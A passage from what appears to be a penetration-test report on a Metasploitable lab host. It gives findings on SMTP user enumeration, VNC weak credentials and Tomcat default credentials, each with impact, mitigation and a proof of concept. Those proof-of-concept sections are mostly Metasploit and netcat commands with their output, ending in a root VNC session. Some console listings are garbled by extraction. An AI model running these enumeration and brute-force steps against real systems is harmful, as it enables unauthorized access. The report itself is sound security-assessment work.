- Use SSH Key Authentication: Implement SSH key-based authentication instead of password-based logins for added security.
- Limit SSH Access: Restrict SSH access to trusted IP addresses only and implement firewall rules.
- Monitor Login Attempts: Regularly monitor and review SSH login attempts to detect and respond to suspicious activity.

(4) Vulnerability Exploited: SMTP Enumeration Vulnerability

Vulnerability Explanation: The SMTP service on port 25 is susceptible to enumeration attacks, allowing attackers to identify valid email accounts on the server. This vulnerability occurs when the SMTP server does not adequately restrict commands like VRFY, enabling attackers to query the server for user accounts.

Impact:

An attacker could exploit this vulnerability to gather a list of valid email addresses, which could be used for further attacks such as phishing or brute-force attempts on accounts.

Severity: Medium

Proof of Concept (PoC):

- (1) Start the Metasploit console.
- (2) Search for the SMTP enumeration auxiliary module.
- (3) Use the SMTP enumeration scanner.
- (4) Review the options for the exploit.
- (5) Set the target IP address (192.168.121.129).
- (6) Execute the exploit.
- (7) Open a new terminal and use Netcat to connect to the SMTP server.
- (8) Attempt to verify user accounts by sending the command VRFY syslog.**

Search smtp_enum to list users on smtp server , check for valid usernames on server

Set RHOSTS (target ip)

run

```

      =[ metasploit v6.4.18-dev          ]
+ --=[ 2424 exploits - 1259 auxiliary - 429 post       ]
+ --=[ 1671 payloads - 47 encoders - 11 nops        ]
+ --=[ 9 evasion                                ]

Metasploit Documentation: https://docs.metasploit.com

msf6 > search smtp_enum
Matching Modules
=====
# Name           Disclosure Date   Rank    Check  Description
- auxiliary/scanner/smtp/smtp_enum .       normal  No     SMTP User Enumeration Utility

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/smtp/smtp_enum

msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > show options

Module options (auxiliary/scanner/smtp/smtp_enum):
=====
Name          Current Setting          Required  Description
RHOSTS          yes                  The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT          25                  yes      The target port (TCP)
THREADS         1                   yes      The number of concurrent threads (max one per host)
UNIXONLY        true                yes      Skip Microsoft bannerred servers when testing unix users
USER_FILE      /usr/share/metasploit-framework/data/wordlists/unix_users.txt yes      The file that contains a list of probable users accounts.

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.168.121.129
RHOSTS => 192.168.121.129
msf6 auxiliary(scanner/smtp/smtp_enum) > exploit
[*] 192.168.121.129:25 - 192.168.121.129:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.168.121.129:25 - 192.168.121.129:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, nobody, postfix, postgres, postmaster, proxy, service, sshd, sync, syslog, user, www-data
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

Nc 192.168.121.129 25 when you use this you try to connect to the server

```
$ nc 192.168.121.129 25
```

The message appears means connection is success

```
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
```

Then VRFY syslog you send vrfy command to check if the user exist on a server

```
VRFY syslog
```

```
VRFY: Command not found
msf6 > search smtp_enum
[+] (kali㉿kali)-[~]
[*] $ nc 192.168.121.129 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY syslog
252 2.0.0 syslog
[*] 0 auxiliary/scanner/smtp/smtp_enum . . . . . normal No SMTP User Enumeration
[*] 0 auxiliary/scanner/smtp/smtp_enum . . . . . normal No SMTP User Enumeration

Interact with a module by name or index. For example info 0, use 0 or use auxiliary/
```

Mitigation:

- Disable VRFY Command: Configure the SMTP server to disable the VRFY command to prevent user enumeration.
- Implement Strong Access Controls: Use strong authentication mechanisms to protect email accounts.
- Monitor SMTP Logs: Regularly review SMTP logs for suspicious activity or unauthorized enumeration attempts.

(5) Vulnerability Exploited: Weak Credentials Used in VNC

Vulnerability Explanation: A weak credential vulnerability occurs when passwords used for VNC (or any system) are easy to guess or crack. This could be due to using default passwords, simple or common passwords (like “password123”), or short, non-complex passwords that lack sufficient randomness. Many VNC implementations do not encrypt data by default, which means even if the attacker gains access, any further data transmitted over the VNC connection is in plain text. Attackers can intercept this information, leading to additional vulnerabilities.

Impact:

Attackers who gain access to VNC via weak credentials could overload the server or network with traffic, causing Denial of Service (DoS). Once attackers gain access through weak credentials, they could take full control of the remote system and deploy malware or ransomware.

Severity: High

Proof of Concept (PoC):

```
(parallels㉿kali-linux-2022-2) [~]
$ nmap 192.168.1.201 -sV -p 5900
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-08 14:08 EAT
Nmap scan report for 192.168.1.201
Host is up (0.0071s latency).

PORT      STATE SERVICE VERSION
5900/tcp   open  vnc      VNC (protocol 3.3)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 0.27 seconds

(parallels㉿kali-linux-2022-2) [~]
```



We will use Metasploit

we will search about vnc exploitation

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/scanner/vnc/ard_root_pw		normal	No	Apple Remote Desktop Root Vulnerability
1	auxiliary/server/capture/vnc		excellent	Yes	Authentication Capture VNC
2	auxiliary/linux/gdbshell/command_injection	2021-02-25	excellent	Yes	GDB Shell Command Injection RCE
3	exploit/multi/misc/legend_bot_exec	2015-04-27	normal	Yes	Legend Perl IRC Bot Remote Code Execution
4	post/osx/gather/vnc_passwords		normal	Yes	OS X Display Apple VNC Password
5	post/windows/gather/vnc_passwords_profile		normal	Yes	VNC Profile
6	payload/cmd/windows/powershell/vncinject/bind_ipv6_tcp		normal	No	Powershell Exec, Bind IPv6 TCP Stager (Windows x86)
7	payload/cmd/windows/powershell/vncinject/bind_ipv6_tcp_uuid		normal	No	Powershell Exec, Bind IPv6 TCP Stager with UUID Support (Windows x86)
8	down/xterm		normal	No	PowerShell Exec, Bind TCP Stager (No NX or Win7)
9	payload/cmd/windows/powershell/vncinject/bind_tcp_rc4		normal	No	Powershell Exec, Bind TCP Stager (RC4 Stage Encryption, Meta sm)
10	payload/cmd/windows/powershell/x64/vncinject/bind_tcp_rc4		normal	No	Powershell Exec, Bind TCP Stager (RC4 Stage Encryption, Meta sm)
11	payload/cmd/windows/powershell/vncinject/bind_tcp_rc4		normal	No	Powershell Exec, Bind TCP Stager (Windows x86)
12	payload/cmd/windows/powershell/x64/vncinject/bind_tcp_uuid		normal	No	Powershell Exec, Bind TCP Stager with UUID Support (Windows x64)
13	payload/cmd/windows/powershell/vncinject/bind_tcp_uuid		normal	No	Powershell Exec, Bind TCP Stager with UUID Support (Windows x86)
14	payload/cmd/windows/powershell/vncinject/find_targ		normal	No	Powershell Exec, Find Target Ordinal Stager
15	payload/cmd/windows/powershell/vncinject/find_iphone_ipknock_tcp		normal	No	Powershell Exec, Find iPhone IPKnock TCP Stager
16	payload/cmd/windows/powershell/vncinject/bind_hidden_tcp		normal	No	Powershell Exec, Hidden Bind TCP Stager
17	payload/cmd/windows/powershell/vncinject/reverse_tcp_allports		normal	No	Powershell Exec, Reverse All-Port TCP Stager
18	payload/cmd/windows/powershell/vncinject/reverse_tcp_xpsstore		normal	No	Powershell Exec, Reverse XPS Store TCP Stager
19	payload/cmd/windows/powershell/vncinject/reverse_http		normal	No	Powershell Exec, Reverse Hop HTTP/HTTPS Stager
20	payload/cmd/windows/powershell/vncinject/reverse_ord_tcp		normal	No	Powershell Exec, Reverse Ordinal TCP Stager (No NX or Win7)
21	payload/cmd/windows/powershell/vncinject/reverse_rc4		normal	No	Powershell Exec, Reverse RC4 Stage
22	payload/cmd/windows/powershell/vncinject/reverse_tcp_dns		normal	No	Powershell Exec, Reverse TCP DNS Stager
23	payload/cmd/windows/powershell/vncinject/reverse_ipv6_tcp		normal	No	Powershell Exec, Reverse TCP Stager (IPV6)
24	payload/cmd/windows/powershell/vncinject/reverse_nox_tcp		normal	No	Powershell Exec, Reverse TCP Stager (No NX or Win7)
25	payload/cmd/windows/powershell/vncinject/reverse_tcp_dns		normal	No	Powershell Exec, Reverse TCP Stager (RC4 Stage Encryption on DNS)
26	payload/cmd/windows/powershell/vncinject/reverse_tcp_rc4		normal	No	Powershell Exec, Reverse TCP Stager (RC4 Stage Encryption, M)
27	payload/cmd/windows/powershell/x64/vncinject/reverse_tcp_rc4		normal	No	Powershell Exec, Reverse TCP Stager (RC4 Stage Encryption, M)
28	etaremote		normal	No	Powershell Exec, Reverse TCP Stager with UUID Support (Windows x64)
29	payload/cmd/windows/powershell/vncinject/reverse_tcp_uuid		normal	No	Powershell Exec, Reverse TCP Stager with UUID Support (Windows x64)
30	payload/cmd/windows/powershell/vncinject/reverse_winhttp		normal	No	Powershell Exec, Windows Reverse HTTP Stager (winhttp)
31	payload/cmd/windows/powershell/vncinject/reverse_http		normal	No	Powershell Exec, Windows Reverse HTTP Stager (wininet)
32	payload/cmd/windows/powershell/x64/vncinject/bind_named_pipe		normal	No	Powershell Exec, Windows x64 Bind Named Pipe Stager
33	payload/cmd/windows/powershell/vncinject/bind_ntlm		normal	No	Powershell Exec, Windows NtLM Bind TCP Stager
34	payload/cmd/windows/powershell/x64/vncinject/bind_ipv6_tcp		normal	No	Powershell Exec, Windows x64 IPv6 Bind TCP Stager
35	payload/cmd/windows/powershell/x64/vncinject/bind_ipv6_tcp_uuid		normal	No	Powershell Exec, Windows x64 IPv6 Bind TCP Stager with UUID

We will use this model for exploitation

```
Interact with a module by name or index. For example info 89, use 89 or use payload/windows/x64/vncinject/reverse_tcp
msf6 > use auxiliary/scanner/vnc/vnc_login
```

Now we show the options of this model

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):

Name          Current Setting      Required  Description
BLANK_PASSWORDS    false           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false          no        Try each user/password couple stored in the current database
DB_ALL_PASS        false          no        Add all passwords in the current database to the list
DB_ALL_USERS       false          no        Add all users in the current database to the list
DB_SKIP_EXISTING  none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&rea
l)
PASSWORD          /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        The password to test
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
Proxies
RHOSTS            192.168.1.201  yes      A proxy chain of format type:host:port[,type:host:port][...]
                                         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
loit
RPORT             5900           yes      The target port (TCP)
STOP_ON_SUCCESS   false          yes      Stop guessing when a credential works for a host
THREADS           1              yes      The number of concurrent threads (max one per host)
USERNAME          <BLANK>        no        A specific username to authenticate as
USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false          no        Try the username as the password for all users
USER_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing usernames, one per line
VERBOSE           true            yes      Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) >
```

We should make Rhost as ip of machine (target)

```
msf6 auxiliary(scanner/vnc/vnc_login) > set RHOST 192.168.1.201
RHOST => 192.168.1.201
msf6 auxiliary(scanner/vnc/vnc_login) >
```

```
msf6 auxiliary(scanner/vnc/vnc_login) > show options
Module options (auxiliary/scanner/vnc/vnc_login):

Name          Current Setting      Required  Description
BLANK_PASSWORDS    false           no        Try blank passwords for all users
BRUTEFORCE_SPEED   5              yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS      false          no        Try each user/password couple stored in the current database
DB_ALL_PASS        false          no        Add all passwords in the current database to the list
DB_ALL_USERS       false          no        Add all users in the current database to the list
DB_SKIP_EXISTING  none           no        Skip existing credentials stored in the current database (Accepted: none, user, user&rea
l)
PASSWORD          /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        The password to test
PASS_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing passwords, one per line
Proxies
RHOSTS            192.168.1.201  yes      A proxy chain of format type:host:port[,type:host:port][...]
                                         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasp
loit
RPORT             5900           yes      The target port (TCP)
STOP_ON_SUCCESS   false          yes      Stop guessing when a credential works for a host
THREADS           1              yes      The number of concurrent threads (max one per host)
USERNAME          <BLANK>        no        A specific username to authenticate as
USERPASS_FILE     /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS      false          no        Try the username as the password for all users
USER_FILE         /usr/share/metasploit-framework/data/wordlists/vnc_passwords.txt  no        File containing usernames, one per line
VERBOSE           true            yes      Whether to print output for all attempts

msf6 auxiliary(scanner/vnc/vnc_login) >
```


We will run this model for exploitation

```
msf6 auxiliary(scanner/vnc/vnc_login) > run
[*] 192.168.1.201:5900 - 192.168.1.201:5900 - Starting VNC login sweep
[!] 192.168.1.201:5900 - No active DB -- Credential data will not be saved!
[+] 192.168.1.201:5900 - 192.168.1.201:5900 - Login Successful: :password
[*] 192.168.1.201:5900 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/vnc/vnc_login) >
```

This window will appear



We write the IP of the machine.




This code shows us that we are connected to the machine(target)

```
msf6 auxiliary(scanner/vnc/vnc_login) > vncviewer
[*] exec: vncviewer


Connected to RFB server, using protocol version 3.3
Performing standard VNC authentication
Authentication successful
Desktop name "root's X desktop (metasploitable:0)"
VNC server default format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
Using default colormap which is TrueColor. Pixel format:
  32 bits per pixel.
  Least significant byte first in each pixel.
  True colour: max red 255 green 255 blue 255, shift red 16 green 8 blue 0
```

Now we are controlling this machine



TightVNC: root's X desktop (metasploitable:0)

```
root@metasploitable: /  
root@metasploitable:/#  
  
Workspace 1 08 Oct, Tue 07:17:52 root@metasploitable: /
```

```
root@metasploitable: /  
root@metasploitable:/# ls  
bin dev initrd lost+found nohup.out root sys var  
boot etc initrd.img media opt sbin tmp vmlinuz  
cdrom home lib mnt proc srv usr  
root@metasploitable:/# pwd  
/  
root@metasploitable:/# whoami  
root  
root@metasploitable:/#
```

Mitigation:

Use Strong, Complex Passwords: Ensure all VNC passwords are strong, unique, and complex.

Enable Multi-Factor Authentication (MFA): Implementing MFA adds an additional layer of security, making it harder for attackers to gain access even if

the password is compromised.

Limit Network Exposure: Restrict VNC access to trusted networks or require

connections through secure methods like Virtual Private Networks (VPNs).

Use Encryption: Encrypt VNC sessions to protect data transmitted over the

network from being intercepted.

(6) Vulnerability Exploited: Default Credentials Used in Apache Tomcat

Vulnerability Explanation: Apache Tomcat is a widely-used open-source web

server and servlet container that is commonly used to deploy Java-based web

applications. One of the significant vulnerabilities in Apache Tomcat is the use of

default credentials, which occurs when administrators fail to change the default

login usernames and passwords that come pre-configured in Tomcat. Here's an

in-depth explanation of how this vulnerability works and why it poses serious

security risks. Default credentials refer to the pre-configured username and

password combinations that are set by software developers when a server or

application is installed. In the case of Apache Tomcat

Impact:

Attackers often use compromised servers to carry out other malicious activities,

such as turning the server into part of a botnet or installing cryptocurrency

miners. Attackers who gain administrative access through default credentials

could intentionally disrupt services by misconfiguring the server or exhausting its

resources. A publicized breach due to default credentials can cause significant

reputational harm to an organization, especially if sensitive customer or partner

data is compromised.

Severity: High

Proof of Concept (PoC):

Now we are ping on the ip of machine

This is a port scan on port 8180(Apache tomcat)

```
[parallels@kali-linux-2022-2]~]$ nmap 192.168.1.201 -sV -p 8180
Starting Nmap 7.92 ( https://nmap.org ) at 2024-10-08 14:24 EAT
Nmap scan report for 192.168.1.201
Host is up (0.0020s latency).

PORT      STATE SERVICE VERSION
8180/tcp   open  http    Apache Tomcat/Coyote JSP engine 1.1

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.96 seconds

[parallels@kali-linux-2022-2]~]$
```

We will use Metasploit


```
[parallels@kali-linux-2022-2]~]$ msfconsole

[*] msf6 > [metasploit v6.2.4-dev]
+ -- ---=[ 2227 exploits - 1172 auxiliary - 398 post          ]
+ -- ---=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- ---=[ 9 evasion                                ]

Metasploit tip: View missing module options with show
missing

msf6 > [
```

we will search about tomcat exploitation



The screenshot shows the Metasploit Framework interface on a Kali Linux host. The user has run the command `msf6 > search tomcat`, which has returned a list of matching modules. The results table includes columns for Name, Disclosure Date, Rank, Check, and Description. Some of the listed modules include:

- auxiliary/dos/apache_commons_fileupload_dos
- exploit/multi/http/struts_dev_mode
- exploit/multi/http/struts2_namespace_ognl
- exploit/multi/http/struts_code_exec_classloader
- auxiliary/admin/http/tomcat_ghostcat
- exploit/windows/http/tomcat_cgi_cmdlineargs
- exploit/multi/http/tomcat_mgr_deploy
- exploit/multi/http/tomcat_mgr_upload
- auxiliary/dos/http/apache_tomcat_transfer_encoding
- auxiliary/scanner/http/tomcat_enum
- exploit/multi/http/atlassian_confluence_webwork_ognl_injection
- exploit/windows/http/cayin_xpost_sql_rce
- exploit/multi/http/cisco_dcmr_upload_2019
- exploit/linux/http/cisco_hyperfex_hx_data_platform_cmd_exec
- exploit/linux/http/cisco_hyperfex_file_upload_rce
- exploit/linux/http/cisco_prime_inf_rce
- post/multi/gather/tomcat_gather
- auxiliary/dos/http/hashcollision_dos
- auxiliary/admin/http/ibm_drm_download
- exploit/linux/http/lucee_admin_improc_file_write
- exploit/multi/http/zenworks_configuration_management_upload
- exploit/multi/http/spring_framework_rce_spring4shell
- auxiliary/admin/http/tomcat_administration
- auxiliary/scanner/http/tomcat_mgr_login
- exploit/multi/http/tomcat_jsp_upload_bypass
- auxiliary/admin/http/tomcat_utf8_traversal
- auxiliary/admin/http/trendmicro_dlp_traversal
- post/windows/gather/enum_tomcat

We will use this model for exploitation

```
msf6 > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) >
```

Now we show the options of this model

```
msf6 > use auxiliary/admin/http/tomcat_administration
msf6 auxiliary(admin/http/tomcat_administration) > show options

Module options (auxiliary/admin/http/tomcat_administration):
Name      Current Setting  Required  Description
proxies          no           no        A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS          yes          yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT            8180         yes       The target port (TCP)
SSL              false        no        Negotiate SSL/TLS for outgoing connections
THREADS          1            yes       The number of concurrent threads (max one per host)
TOMCAT_PASS      no           no        The password for the specified username
TOMCAT_USER      no           no        The username to authenticate as
VHOST            no           no        HTTP server virtual host

msf6 auxiliary(admin/http/tomcat_administration) >
```

We should make Rhost as ip of machine (target)


```
msf6 auxiliary(admin/http/tomcat_administration) > set RHOSTS 192.168.1.201
RHOSTS => 192.168.1.201
msf6 auxiliary(admin/http/tomcat_administration) > 
```

```
msf6 auxiliary(admin/http/tomcat_administration) > show options
Module options (auxiliary/admin/http/tomcat_administration):
Name      Current Setting  Required  Description
Proxies          no           A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS        192.168.1.201  yes         The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
